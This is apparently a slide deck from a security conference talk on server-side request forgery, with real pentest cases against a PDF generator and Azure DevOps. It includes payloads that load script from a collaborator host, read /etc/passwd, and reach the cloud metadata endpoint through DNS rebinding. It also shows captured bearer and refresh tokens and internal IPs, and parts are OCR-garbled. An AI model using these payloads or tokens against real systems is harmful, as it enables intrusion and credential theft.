# The server that talked back: a deep dive into SSRFs

Sofia Lindqvist BSides Oslo, October 30th 2025




#### Whoami

- Security specialist @ Binary Security
- Pentesting/security testing, app sec, etc
- PhD in maths
- Former developer

### Outline

- The basic SSRF
- Impact of SSRFs
- Lots of examples
- Conclusions

# Server-Side Request Forgery (SSRF)



#### **Definitions**

- Server-Side Request Forgery: An attacker causes a server to make an unintended request.
- Full SSRF: the attacker sees the whole response from the forged request
- Blind SSRF (or partially blind): the attacker does not see the response, or only sees part of it, e.g. just the status code

# Example 1 - Full SSRF

Basic flask app which downloads images

# **Impact**

- IP and port scan of internal systems
- Attack other sites
- Unauthorized data access and actions
- Access hidden backend systems
- Leak secret headers
- XSS
- Read local files
- Access cloud metadata endpoint
- Command execution

# Example 1b - Fuller SSRF

- Basic flask app which downloads images
  - Now with user-controllable headers

# **Example 2 - Command execution via PDF generator**

- User fills in a form, at the end server generates a PDF for the user
- Request looks something like:

```
POST /submit/my/form HTTP/2
Host: REDACTED
Cookie: <cookie>
Content-Type: application/json
Content-Length: 170
     "form-title": "A very serious survey",
     "questions":[
               "title": "What's your name?",
                "answer":"sofia"
```

```
POST /submit/my/form HTTP/2
 Host: REDACTED
 Cookie: <cookie>
  Content-Type: application/json
  Content-Length: 254
6
8
       "form-title": "A very serious survey",
       "questions":[
                 "title":
                 "<script src='https://dhymfluOt6y2qjslhjxprhvz8qeh28wwl.bcolla
                 borator.binsec.cloud/test.js'></script>",
                 "answer": "sofia"
```

• Results in a GET request to attacker server with

User-Agent: HeadlessChrome/89.0.4389.90 Safari/537.36

#### Local file read

```
POST /submit/my/form HTTP/2
  Host: REDACTED
  Cookie: <cookie>
  Content-Type: application/json
  Content-Length: 196
6
       "form-title": "A very serious survey",
       "questions":[
                  "title":
                  "<iframe src='file:///etc/passwd'></iframe>"?,
                  "answer": "sofia"
```

## Internal portscan

(Headless) Chrome remote debugger runs on port 9222. Test with the SSRF:

Returns a PDF with version information

• This version of Chrome has a CVE with published exploit code that gives remote code execution (CVE-2021-21220)

# Some failed mitigations

- Denylisting specific IP addresses, but not accounting for
  - hostnames resolving to internal/special purpose IPs
  - o different representations of the same IP (127.0.0.1, 127.1, ,,,)
- Denylisting special headers but not accounting for e.g. leading space
- Validating the host/IP but then following redirects

# **Example 3 - Broken Denylisting**





wNDUZNjIxOCwiaXNzIjoiaHROcHM6Ly9sb2dpbi5lMmUuYXBpZ2VlLm5ldCIsInppZCI6InVhYSIsImF1ZCI6WyJzY2ltIi wicGFzc3dvcmQiLCJvcGVuaWQiLCJhcHBvb3ZhbHMiLCJlbmlmaWVkdWkiLCJvYXVOaCJdfQ.el4sQjJO Rfz-YxUKllrRP 71MARLMy9v6uma qldyEffAqcwFEpdyDNwUbFJW0PQ8qywk Be8GeYXVzQumXqQhGSnZsKlRVm55P7V31M200iwIQrskJX fNXsSvePoFtfNuaic7xKaP-a Tu-t3t5Nl2lcCknmLJWmOHvTCd8uwN5T09vUl79NUMi1UzHtoX85DaBl5ShrvMl-voDR30 SYHACYENTH8KTkD77cDK0R7xMp93f9 pghAQaFl6sw7PBAXHtZY7t6M -00XEVefYRp83nOuBnfCrxbQK0nNeWBqOJwHfqm OkvoSweliSbehGIYROYAX CoHKnyakiUw4A:

refresh\_token=eyJhbGciOiJSUzI1NiJ9.eyJqdGkiOiJjNTZmZWQwZi1kZWFmLTQxNzctYTRmYy1mYWQzYTVhMwMOYzQt ciIsInN1YiI6IihhZDI4YmZlLWU1YTMtNDgwOCO4NmEvLTFmZGUxYzFlZGY2NiIsInNib3BlIipbInBhc3N3b3JkLndvaXR liiwiYXBwcm92YWxzLm1liiwic2NpbS5tZSIsIm9wZW5pZCIsIm9hdXRoLmFwcHJvdmFscyJdLCJpYXQiOjE1MDQ1MzU5MT gsImV4cCI6MTUwNDYyMjMxOCwiY2lkIjoidW5pZmllZHVpIiwiY2xpZw50X2lkIjoidW5pZmllZHVpIiwiaXNzIjoiaHR0c HM6Ly9sb2dpbi5lMmUuYXBpZ2VlLm5ldCIsInppZCI6InVhYSIsImdyYW50X3R5cGUi0iJhdXRob3JpemF0aW9uX2NvZGUi LCJ1c2VyX2ShbwUiOiJrb25rQHByb3RvbmlhaWwuY29tIiwib3JpZ2luIjoidXNlcmdyaWQiLCJ1c2VyX2lkIjoiOGFkMjh iZmUtZTVhMy000DA4LTq2YTItMwZkZTFjMwVkZjY2IiwiYWwiOjAsInJldl9zaWciOiISZmNiZjIOYiIsImFlZCI6WyJzY2 ltIiwicGFzc3dvcmQiLCJvcGVuaWQiLCJhcHByb3ZhbHMiLCJlbmlmaWVkdWkiLCJvYXVOaCJdfq.SzfD3ExX5jHv49Cljw maFvH6q453rWVXHuw7ekmsvHW4V0qphi IE6G5icmehqk FwSlCAa256z51MZslcvJKsN7l Ht2k-nqCGbh8K1dXhx294to b-skSaNVNkDFyf2pyVtGYl5GFT26\_nDTBszNCZp4CrgPiOMmHzRc2qNzNxCbQCWqqjzNNOOnQf6luyO3DllHGB6puWQFdRi W4P 6vD0tixTi7m9LrBV JeU80ArPu0LWiBY9gt8Ym93NwAtOnowbUnsZ70099IsPJWaniExB5v-MgzDxr Vfl5n88FJau zKkWUm4im-B0xPttIedrMoxi4dcs0XUv9aUm6k0:

session\_context=eyJldwlkIjoiOGFkMjhiZmUtZTVhMyOOODA4LTg2YTItMwZkZTFjMwVkZjY2IiwiZwlhaWwiOiJrb25 rQHByb3Rvbm1haWwuY29tIn0=; utmt UA-4084158-4=1; gat UA-4084158-23=1 Connection: close

```
"folder": "/c3Rvc-Zmxk-1547".
"kind": "Doc".
"externalContentUrl": "http://o:8500/vl/agent/members",
"name": "asdf"
```

refresh token=eyJhbGciOiJSUzIlNiJ9.evJqdGkiOiJjNTZmZWQwZilkZWFmLTQxNzctYTRmYylmYWQzYTVhMwM0YzQtciIsInNlYiI6IjhhZDI4YmZlLWUlYTMtNDqwO CO4NmEyLTFmZGUxYzFlZGY2NiIsInNjb38lIjpbIn8hc3N3b3JkLndyaXRlIiwiYXBwcm92YWxzLmllIiwic2NpbS5tZSIsIm9wZWSpZCIsIm9hdXRoLmFwcHJvdmFscyJdL CJpYXQiOiE1MDQ1MzU5MTqsImV4cCI6MTUwNDYyMiMxOCwiY2lkIjoidW5pZmllZHVpIiwiY2xpZw5OX2lkIjoidW5pZmllZHVpIiwiaXNzIjoiaHRQcHM6Lv9sb2dpbi5lM mUuYXBpZ2VlLm5ldCIsInppZCI6InVhYSIsImdvYW50X3R5cGUi0iJhdXRob3JpemF0aW9uX2NvZGUiLCJ1c2VvX25hbWUi0iJrb25r0HBvb3Rvbm1haWwuY29tIiwib3JpZ 2luIjoidXNlcmdyaWOiLCJlc2VvX2lkIjoiOGFkMihiZmUtZTVhMvOOODA4LTg2YTItMwZkZTFiMwVkZjY2IiwiYWwiOjAsInJldl9zaWciOiI5ZmNiZjIOYiIsImF1ZCI6W yJzY2ltIiwicGFzc3dvcmQiLCJvcGVuaWQiLCJhcHByb3ZhbHMiLCJ1bmlmaWVkdWkiLCJvYXVOaCJdfQ.SzfD3ExX5jHv49CljwmaFyH6q453rWVXHuw7ekmsvHW4VOqphi IE6G5jcmehgk\_FwSlCAa256z51MZslcyJKsN7l\_Ht2k-ngCGbh8K1dXhx294tob-skSaNVNkDFyf2pyVtGYl5GFT26\_nDTBszNCZp4CrgPiOMmHzRc2qNzNxCbQCWqqjzNN OONQf6luyO3DllHGB6puWQFdRi-W4P 6yDOtjxTj7m9LrBV JeUBOArPuOLWiBY9qt8Ym93NwAtOnowbUnsZ7OQ99IsPJWanjExB5y-MgzDxr Vfl5n88FJauzKkWUm4jm-B OxPttIedrMoxj4dcsQXUv9qUm6kQ;Path=/;Expires=Tue, 05 Sep 2017 02:50:53 GMT

session context=eyJldWlkIjoiOGFkMjhiZmUtZTVhMyOOODA4LTq2YTItMwZkZTFjMwVkZjY2IiwiZWlhaWwiOiJrb2SrQHByb3RvbmlhaWwuY29tInO=;Path=/;Expi res=Tue, 05 Sep 2017 02:50:53 GMT


Strict-Transport-Security: max-age=86400

Content-Length: 145602 Connection: Close

{"isTrashed":false."created":"2017-09-04T14:50:53.9752"."modified":"2017-09-04T14:50:53.9882"."creator":"/users/8ad28bfe-e5a3-4808-8 6a2-lfdelcledf66", "permissions":[], "externalContentUrl": "http://o:8500/v1/agent/members", "name": "asdf", "self": "/c3Rvc-ZG9j-1550", "ki nd":"Doc", "content":"/c3Rvc-ZG9j-1550/content", "folder":"/c3Rvc-Zmxk-1547", "externalContent":"[{\"Name\":\"eui-0b9ece47fddaf1339-a-w o\",\"Addr\":\"10.16.0.81\",\"Port\":8301,\"Tags\":\\"build\":\"0.6.4:26a0ef8c\",\"dc\":\\"us-west-2\",\\"role\":\\"node\",\\"vsn\\":\\"2\ ",\"vsn max\":\"3\",\"vsn min\":\"1\"},\"Status\":4,\"ProtocolMin\":1,\"ProtocolMax\":3,\"ProtocolCur\":2,\"DelegateMin\ teMax\":4,\"DelegateCur\":4},{\"Name\":\"eca-089f3d4e1490d8bef-a-wo\",\"Addr\":\"10.16.3.119\",\"Port\":8301,\"Tags\":{\"build\":\"0 .6.4:26a0ef8c\",\"dc\":\"us-west-2\",\"role\":\"node\",\"vsn max\":\"3\",\"vsn min\":\"1\"},\"Status\":1,\"ProtocolMin \":1.\"ProtocolMax\":3.\"ProtocolCur\":2.\"DelegateMin\":2.\"DelegateMax\":4.\"DelegateCur\":4}.{\"Name\":\"ert-c9dfdb14-wo\".\"Addr \":\"10.16.9.75\",\"Port\":8301,\"Tags\":{\"build\":\"0.6.4:26a0ef8c\",\"dc\":\"us-west-2\",\"role\":\"node\",\"vsn\":\"2\\*,\"vsn\_ma x'":'\*3".'"vsn min'":','"Status'":1,'"ProtocolMin'":1,'"ProtocolMax'":3,'"ProtocolCur'":2,'"DelegateMin'":2,'"DelegateMax'":4, "ProtocolMin'":1,'"ProtocolMax'":4, "ProtocolCur'":2, "ProtocolCur'":2, "ProtocolCur'":2, "ProtocolMin'":1, "ProtocolMax'":4, "ProtocolCur'":2, "ProtocolCur'":2, "ProtocolCur'":2, "ProtocolMin'":1, "ProtocolMax'":4, "ProtocolCur'":2, "Protoco\"DelegateCur\":4}.{\"Name\":\"emt-b528fc68-wo\",\"Addr\":\"10.16.9.88\",\"Port\":8301,\"Tags\":\\"build\":\"0.6.4:26a0ef8c\",\"dc\" :\"us-west-2\",\"role\":\"node\",\"vsn\":\"2\",\"vsn max\":\"3\",\"vsn min\":\"1\"},\"Status\":1,\"ProtocolMin\":1,\"ProtocolMax\":3 \"Protocol(ur)":2 \"DelegateMin\":2 \"DelegateMay\":4 \"Delegate(ur)":4} {\"Name\":\"eifd-005-wo\" \"Addr\":\"10 16 1 90\" \"Dortt"

# Example 4-7: Azure DevOps

- Research by Torjus Bryne Retterstøl:
   <a href="https://binarysecurity.no/posts/2025/01/finding-ssrfs-in-devops">https://binarysecurity.no/posts/2025/01/finding-ssrfs-in-devops</a>
- Follow up research: <a href="https://binarysecurity.no/posts/2025/05/finding-ssrfs-in-devops-part2">https://binarysecurity.no/posts/2025/05/finding-ssrfs-in-devops-part2</a>



# **Example 4 - endpointproxy**

There is an endpoint .../\_apis/serviceendpoint/endpointproxy that takes a url parameter

```
Host dev.azure.com
    "serviceEndpointDetails": {
        "authorization": {
            "parameters": {
                "accessTokenType": "AppToken",
                "serviceprincipalid": "",
                "serviceprincipalkey": "",
                "tenantid": "cb8bff8b-e82a-4629-aa12-9ad2ef2790be"
            "scheme": "serviceprincipal"
        "type": "azurerm",
        "url": "https://wcc0k51dmh8d8lqj3d0fzsrmrdxbl29r.bcollaborator.binsec.cloud/"
```

• results in a request to attacker's server

```
2023-Nov-24 19:01:33,322 UTC
                                  HTTP
                                            wcc0k51dmh8d8lai3d0fzsrmrdxbl29r
                                                                                 20.166.41.0
                                  Response from Collaborator
  Description
             Request to Collaborator
  Pretty
                       GraphQL
 1 POST /providers/Microsoft.ResourceGraph/resources?api-version=2021-03-01 HTTP/1.1
 2 Accept: application/json
   Request-Context: appId=cid-v1:0cc0e688-cf14-42b5-9911-f427a40700f1
   Request-Id: |bfcc9393470333f061f489438b269910.290e2c04cf999304.
   traceparent: 00-bfcc9393470333f061f489438b269910-290e2c04cf999304-00
 6 User-Agent: vsts-serviceendpointproxy-service/v.19.230.34317.5 (EndpointId/0)
   Authorization: Bearer
   40l82NzZ10GtvWFMtSSJ9.evJhdW0i0iJodHRwczovL21hbmFnZW1lbnOuY29vZS53aW5kb3dzLm5ldC8iLCJpc3Mi0iJodHRwczovL3N0cv53a
   W5kb3dzLm5ldC9iYihiZmY4Yi1l0DJhLT02MiktYWExMi05YW0vZWYvNzkwYmUvIiwiaWF0IioxNzAw0DUx0DI4LCJuYmYi0iE3MDA4NTE4Migs
   ImV4cCI6MTcwMDq1NjI0NSwiYWNyIjoiMSIsImFpbyI6IkFaUUFhLzhWQUFBQW1JZkhCeXFha250NklVR1J1SW1jVlJudTFKYnZSbGFJUk1JbTl
   tbDErZmNoSkFQQklGcWJ1andTWWxmR0hKWklLeXZUQTF3MjhOaG1UbEJSSzd1a0ZJN1hGV29PdldhYkpFUUVTMCsxZXhCY3lMdkhON3NSVG9LcX
   VZSElUWTYvRWkrNEJ2WnZYelJyUERQcWpraWhwd2QwSVRsbDBsT01FeExGbFlZa3lvSDlS0TNnU094b0Z40GhCTnl5Nk1mRCIsImFtciI6WyJwd
   2QiLCJmaWRvIiwibWZhIl0sImFwcGlkIjoiNDk5Yjg0YwMtMTMyMS00MjdmLWFhMTctMjY3Y2E2OTc1Nzk4IiwiYXBwaWRhY3Ii0iIyIiwiYXV0
   aF90aW1lIjoxNzAw0DM4NDI1LCJmYW1pbHlfbmFtZSI6IlJldHRlcnN0w7hsIiwiZ2l2ZW5fbmFtZSI6IlRvcmp1cyBCcnluZSIsImdyb3VwcyI
   6WyI1ZTQ3MGUwNi00YmI0LTQ0MGMtYTUzZi03NjVlYzI3YWJlZWEiLCJmZWMyZTgxNi03NDJlLTQ5MmEtYTlj0C0wMjc4YmJjNjY0NzgiLCIyND
   liZWIOOS1mOTVkLTQyMDktYWY4My1mNzdiMTc5Njc3YjMiLCIzNmVkNGIOZC1lZjAwLTRlZTct0GViNi04ZDI4NWFhYTQ10TIiLCIwNmRhZGI1Y
   i0yYmRiLTQ4OGQtOGI3MS1iNTM4NGZmYmRlMjYiLCI5YTdiMDq5ZS03NzQ1LTQxZTQtOGY3Mi1hZTcvNDhhMzRkZWEiLCI3YTA4NGJiMy0xZjk0
   LTQ3Y2Mt0DYy0C0yZGY3MmEzZTU2ZjYiLCI2NwM30GRmMS1hYTQ2LTR\YjItYmZ\My02Y2NkMjA0MDA0YmUiLCI4MTIzNGVmZC1hZDYxLTR\NTE
   tYjc4Yi1i0GQzZDBkZDUwN2EiXSwiaWR0eXAi0iJ1c2VyIiwiaXBhZGRyIjoi0DQuMjE1LjY0LjcwIiwibmFtZSI6IlRvcmp1cyIsIm9pZCI6Ij
   dhMTI40WQzLTI4YmMtNDRmNS1h0DdiLTFmZjAwOWY0NWI3YiIsInB1aWQi0iIxMDAzMjAwMTq3RDNGRDE3Iiwicmqi0iIwLkFVY0FpXy1MeXlyb
   0tVYXFFcHJTN3llUXZrWklmM2tBdXRkUHVrUGF3ZmovTUJOSEFKWS4iLCJzY3Ai0iJ1c2VvX2ltcGVvc29uYXRpb24iLCJzdWIi0iJJbXlnYW5u
   UWp3SjF6REdsLUMyd2JaMlFhaUp4ZFJkNHVPZnZEWnBjNFF3IiwidGlkIjoiY2I4YmZmOGItZTgyYS00NjI5LWFhMTIt0WFkMmVmMjc5MGJlIiw
   idW5pcXVlX25hbWUi0iJ0b3JqdXNAYmluYXJ5c2VjdXJpdHkubm8iLCJ1cG4i0iJ0b3JqdXNAYmluYXJ5c2VjdXJpdHkubm8iLCJ1dGki0iI3S2
   1hYTZVUk9rYXJKSU1HRnlrdUFRIiwidmVvIioiMS4wIiwid2lkcvI6WvI5MzYwZmViNS1mNDE4LTRiYWEt0DE3NS1lMmEwMGJhYz0zMDEiLCJmZ
   mQ1MmZhNS050GRjLTQ2NWMt0TkxZC1mYzA3M2ViNTlm0GYiLCI4NDI0YzZmMC1hMTq5LTQ50WUtYmJkMC0yNmMxNzUzYzk2ZDQiLCJiMGY1NDY2
   MS0yZDc0LTRjNTAtYWZhMy0xZWM4MDNmMTJlZmUiLCIxZDMzNmQyYy00YWU4LTQyZWYt0TcxMS1iMzYwNGNlM2ZjMmMiLCI4OGQ4ZTNlMy04ZjU
   1LTRhMWUt0TUzYS05Yjk40Thi0Dg3NmIiLCI10GExM2VhMy1jNjMyLTQ2YWUt0WVlMC05YzBkNDNjZDdmM2QiLCI2MmU5MDM5NC020WY1LTQyMz
   ctOTE5MC0vMTIxNzcxNDVlMTAiLCJmZTkzMGJlNy01ZTYyLTQ3ZGItOTFhZi05OGMzYTQ5YTM4YjEiLCJiNzlmYmY0ZC0zZWY5LTQ2ODktODE0M
   y03NmIx0TRl0DU1MDkiXSwieG1zX2NhZSI6IjEiLCJ4bXNfdGNkdCI6MTU4MDIwMjM2NX0.AfukSS20pEPtM-3CC8Aqco-TzKQSD UfsJKCktDT
   Lbi5iniFp6WaZs0Xw1k-oN0au02XIU1PDWzTpan0 ngxEo7sRnYJa3N\5C0NRPX9GvDk5V62EshEZYGugYHKh0HGm06VgTg\0NV0vJA2YS8usHb
   Byy5wH4Yos08AqQ7Z9R_TRRArVHemg_cNhuj3Loz_4uH-YD9P_WR0kn4BHN8Y8b7cij5Zw4kntK_Pm5CNARjBWsB32XB7ZpAh2JX5skx2JZTBF4
   UyHMH9cp23I78Eq6ozdaXxF7yZqxgmLc5wJ7wHENSqLi UJB4bFcYcSN0JPGUVbpKZ4qZxau2G3bDksw
   Content-Type: application/ison: charset=utf-8
   Host: wcc0k51dmh8d8lgj3d0fzsrmrdxbl29r.bcollaborator.binsec.cloud
10 Content-Length: 168
   Expect: 100-continue
12 Connection: Keep-Alive
13
14 {
     "query":
     "resourcecontainers|where subscriptionId=='292c3ce5-4288-4413-8dad-5c665019739d'|where type=='microsoft.resou
     rces/subscriptions/resourcegroups'|distinct name"
```

#### Server response is:

"Unable to parse response as JSON object.

Error: Unexpected character encountered while parsing value: <. Path '', line 0, position 0."

# Gaining some impact

• Attempt to access cloud metadata endpoint (http://169.254.169.254) gives 500 Internal Server Error:

```
"The URL resolves to address \"http://169.254.169.254/providers/Microsoft.ResourceGraph/r esources?api-version=2021-03-01\", which is in a special purpose range that is not allowed in a Service Endpoint."
```

• Attempting to access 127.0.0.1 also fails


## Things to try

- Does the server follow redirects?
- DNS record pointing to internal IP addresses
- ... turns out there is a second URL parameter (dataSourceUrl) in the request
- Setting it to

```
{{configuration.Url}}
```

results in a request being made with no IP restrictions

## The exploit



# Example 5 - Microsoft "fixes" endpointproxy

• The same attack as before now returns:

```
"Failed to query service connection API:
'http://169.254.169.254/?/@ii4mgr7zs3eze7m59z615ex8xz3xrrfg.
bcollaborator.binsec.cloud'. Status Code: 'BadRequest',
Response from server: '<?xml version=\"1.0\"
encoding=\"utf-8\"?>\n<Error
xmlns:xsi=\"http://www.w3.org/2001/XMLSchema-instance\"
xmlns:xsd=\"http://www.w3.org/2001/XMLSchema\">\n
<Code>InvalidUri</Code>\n <Message>The requested URI does
not represent any resource on the server.</Message>\n
<Details></Details>\n
```

# DNS Rebinding

• Assuming the fix is something like:

```
if (isForbiddenIP(host)) {
    return "Failure"
}
makeRequest(host)
```

- Provide a host that resolves randomly to either the cloud metadata endpoint, or an external IP with a very short TTL
- Naively, half the time we pass the forbidden IP check, and half the time we request the cloud metadata

```
$ nslookup a9fea9fe.01000001.rbndr.us 1.1.1.1
Server:
Address: 1.1.1.1#53
Non-authoritative answer:
Name:
        a9fea9fe.01000001.rbndr.us
Address: 169.254.169.254
$ nslookup a9fea9fe.01000001.rbndr.us 1.1.1.1
Server:
Address: 1.1.1.1#53
Non-authoritative answer:
        a9fea9fe.01000001.rbndr.us
Name:
```

Address: 1.0.0.1

```
Request
                                                                                        Response
                                                                          5 \n ≡
                                                                                                                                                                   = \n =
                Hex
                       JSON Web Tokens
                                                                                                              Render
 Pretty
                                                                                        Pretty
                                                                                                Raw
                                                                                                        Hex
                                                                                        1 HTTP/2 200 OK
21 {
                                                                                        2 Cache-Control: no-cache
    "serviceEndpointDetails":{
                                                                                        3 Pragma: no-cache
      "authorization":{
                                                                                        4 Content-Length: 97
        "parameters":{
                                                                                        5 Content-Type: application/json; charset=utf-8; api-version=5.0
          "accessTokenType": "AppToken",
                                                                                        6 Expires: -1
           "authenticationType": "spnKey".
                                                                                        7 Vary: Accept-Encoding
           "serviceprincipalid":"",
                                                                                        8 P3p: CP="CAO DSP COR ADMa DEV CONO TELO CUR PSA PSD TAI IVDo OUR SAMi BUS DEM
           "serviceprincipalkey":"",
                                                                                         NAV STA UNI COM INT PHY ONL FIN PUR LOC CNT"
           "tenantid": "microsoft.com"
                                                                                        9 P3p: CP="CAO DSP COR ADMa DEV CONO TELO CUR PSA PSD TAI IVDo OUR SAMi BUS DEM
                                                                                          NAV STA UNI COM INT PHY ONL FIN PUR LOC CNT"
        "scheme": "serviceprincipal"
                                                                                       10 X-Tfs-Processid: 1a1cf905-affc-45bd-a6f0-96e569e7f252
                                                                                       11 Strict-Transport-Security: max-age=31536000; includeSubDomains
       "data":{
                                                                                       12 X-Vss-Requestrouted: tfsprodneu1.northeurope.cloudapp.azure.com
         "appObjectId":"",
                                                                                       13 X-Tfs-Processid: a92e032b-a4f6-4a36-b64e-8f1e009f0577
        "azureSpnPermissions":"",
                                                                                       14 Strict-Transport-Security: max-age=31536000: includeSubDomains
        "azureSpnRoleAssignmentId":"",
                                                                                       15 Activityid: 7fabdb1d-2690-4918-82dd-2245f2e56b8a
        "creationMode": "Automatic",
                                                                                       16 X-Tfs-Session: aecdf349-14b3-4fcf-86f5-3a9c3c47ca30
        "environment": "AzureCloud".
                                                                                       17 X-Vss-E2eid: aecdf349-14b3-4fcf-86f5-3a9c3c47ca30
        "scopeLevel": "Subscription",
                                                                                       18 X-Vss-Senderdeploymentid: 1f18445b-609a-73c1-2ae2-521b74b4c11d
        "spnObjectId":"".
                                                                                       19 X-Vss-Userdata: 89d0355a-552e-4a81-8ba1-817b4cc205ed:torjus@binarysecurity.no
        "subscriptionId": "292c3ce5-4288-4413-8dad-5c665019739d",
                                                                                       20 Access-Control-Allow-Origin: *
        "subscriptionName": "Azure subscription 1"
                                                                                       21 Access-Control-Max-Age: 3600
                                                                                       22 Access-Control-Allow-Methods: OPTIONS, GET, POST, PATCH, PUT, DELETE
       "type" . "azurerm"
                                                                                       23 Access-Control-Expose-Headers:
       url":"http://a9fea9fe.01000001.rbndr.us/metadata/v1/instanceinfo#\r\n'
                                                                                          ActivityId.X-TFS-Session.X-MS-ContinuationToken.X-VSS-GlobalMessage.ETag
       neagers : i
                                                                                       24 Access-Control-Allow-Headers: authorization
        "{\"ID\" : \"{{{ID}}}\", \"UD\" : \"{{{UD}}}\", \"FD\" : \"{{{FD}}}\"}"
                                                                                       25 Request-Context: appId=cid-v1:0cc0e688-cf14-42b5-9911-f427a40700f1
                                                                                       26 Access-Control-Expose-Headers: Request-Context
                                                                                       27 X-Content-Type-Options: nosniff
     "dataSourceDetails":{
                                                                                       28 X-Powered-By: ARR/3.0
       "dataSourceName":"".
                                                                                       29 X-Content-Type-Options: nosniff
      "dataSourceUrl":"{{configuration.Url}}@127.0.0.1",
                                                                                       30 X-Cache: CONFIG NOCACHE
      "requestContent":"".
                                                                                       31 X-Msedge-Ref: Ref A: 3041C56FB2574B26BB74382B3D6F2815 Ref B: OSL30EDGE0421 Ref
       "requestVerb":"",
                                                                                          C: 2024-01-02T08:24:05Z
       "dataSource":{
                                                                                       32 Date: Tue, 02 Jan 2024 08:24:07 GMT
        "resourceUrl":""
                                                                                       34 {
       "parameters":{
                                                                                            "result":{
      },
                                                                                              "ID": " tfsprodneu1 at green 1"
      "resultSelector": "",
                                                                                              "UD": "0".
       "initialContextTemplate":""
                                                                                              "FD":"0"
     "resultTransformationDetails":{
                                                                                            "statusCode": "ok".
      "resultTemplate":
                                                                                            "errorMessage":""
      "{\"ID\" : \"{{{ID}}}\", \"UD\" : \"{{{UD}}}\", \"FD\" : \"{{{FD}}}\"}",
      "callbackContextTemplate":"".
```

22

## **Example 6 - endpointproxy template syntax**

- Surely now endpointproxy has no more SSRFs?
- Recall the { {configuration.Url}} syntax, what's up with that?

- Azure DevOps Server = on premise version of Azure DevOps Services
- .NET -> we have source code

## Mustache Templates

- Logic-less templating system which should be safe against template injection
- Does not allow control flow, just basic variable replacement

```
EvaluateTemplate("{{configuration.Url}}/api",
{"configuration": {"Url": "https://some.url.com"}});

# returns "https://some.url.com/api"

public string ResolveVariablesInMustacheFormat(string template)
{
    return new MustacheTemplateEngine().EvaluateTemplate(template, this.replacementContext)
}
```

- Luckily the DevOps implementation does lot's more
- As part of evaluating the template certain "helper" methods can be called
- One particularly interesting helper named getFileContent

```
A ExtractExpressionParts(string): string[] @060000A4
ExtractNumbersAndSortHelper(MustacheTemplatedExpres
ExtractResourceHelper(MustacheTemplatedExpression, Mu
ExtractUrlQueryParameter(MustacheTemplatedExpression,
RetchEndpointDataFromContext(string, MustacheEvaluation
GetFileContentHelper(MustacheTemplatedExpression, Mus
Get/sonProperty(/Token, string): string @060000A3
GetSystemWhiteListedUrls(MustacheEvaluationContext):s
A GetTokensRecursive(JToken, string): JArray @060000A1
   GetTokenValue(MustacheTemplatedExpression, MustacheE
   GetUriStringSchemeAndServer(string): string @060000AF
@A IsNumber(string): bool @060000AC
RaisParametersArray(string): bool @060000A5
IsTokenContainsSubstring(MustacheTemplatedExpression,
IsTokenPresent(MustacheTemplatedExpression, MustacheE
A IsUrlWhiteListed(string, string[]): bool @060000AE
JoinPathsHelper(MustacheTemplatedExpression, Mustache
JsonEscapeHelper(MustacheTemplatedExpression, Mustacl
NewGuid(MustacheTemplatedExpression, MustacheEvalua
ParseParameter(string, MustacheTemplatedExpression, Mu
ProcessGetFileContentRequest(FileContentMustacheExpre
RecursiveFormatHelper(MustacheTemplatedExpression, M
RecursiveSelectHelper(MustacheTemplatedExpression, Mu-
RegexHelper(MustacheTemplatedExpression, MustacheEva
RemovePrefixAndSuffix(string, string, string): string @0600
RemovePrefixFromPathHelper(MustacheTemplatedExpress
ResolveExpressionFromContext(MustacheTemplatedExpres
RetrieveKeyAndResourceFromParts(string[], out string, out
SelectMaxOfHelper(MustacheTemplatedExpression, Musta
ShortGuid(MustacheTemplatedExpression, MustacheEvalue
